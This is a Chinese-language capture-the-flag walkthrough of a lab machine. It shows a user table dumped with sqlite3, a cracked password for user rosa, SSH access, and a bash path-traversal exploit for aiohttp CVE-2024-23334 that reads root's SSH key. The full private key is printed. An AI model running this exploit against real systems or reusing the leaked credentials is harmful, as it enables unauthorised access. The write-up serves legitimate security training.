
使用sqlite3查看,然后查看user表的所有列,得到的所有用户名和密码hash值,注意这个rosa用户的密码63ed86ee9f624c7b14f1d4f43dc251a5

解密一下,得到密码:unicorniosrosados

这里我直接切换用户不成功,就ssh连接了,不过连接后可能会有些延迟

查看当前目录,发现第一个flag
列出当前系统上所有处于监听状态(LISTEN)的网络端口,有一个本地服务

了解一下http-alt
# 替代端口:在某些网络环境中,可能会使用非标准端口(如8080、8000等)来运行HTTP服务。这些端口被称为“替代端口”,可以用于绕过防火墙限制或进行特定的网络配置。

# 代理服务器:在某些情况下,HTTP-ALT可能涉及到通过代理服务器进行HTTP请求,这些代理可能会监听不同的端口。

# 应用程序和服务:某些应用程序或服务可能会在非标准端口上提供HTTP接口,这些接口也可以被称为HTTP-ALT。
把网页内容下载下来,看到服务信息

搜索历史漏洞,找到一个exp:https://github.com/z3rObyte/CVE-2024-23334-PoC

修改poc
#!/bin/bash

url="http://localhost:8080" #目标url

string="../"

payload="/assets/"     #路径

file="root/.ssh/id_rsa" # 查看hash值 /

for ((i=0; i<15; i++)); do

    payload+="$string"

    echo "[+] Testing with $payload$file"

    status_code=$(curl --path-as-is -s -o /dev/null -w "%{http_code}" "$url$payload$file")

    echo -e "\tStatus code --> $status_code"

    if [[ $status_code -eq 200 ]]; then

        curl -s --path-as-is "$url$payload$file"

        break

    fi

done
执行该脚本,可以执行


开启web服务
wget下载,然后赋予权限执行,拿到root密码hash值

如下,一定要完整保存
-----BEGIN OPENSSH PRIVATE KEY-----

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

-----END OPENSSH PRIVATE KEY-----

新建文件存放key,赋予只可管理员读写权限
ssh使用key连接
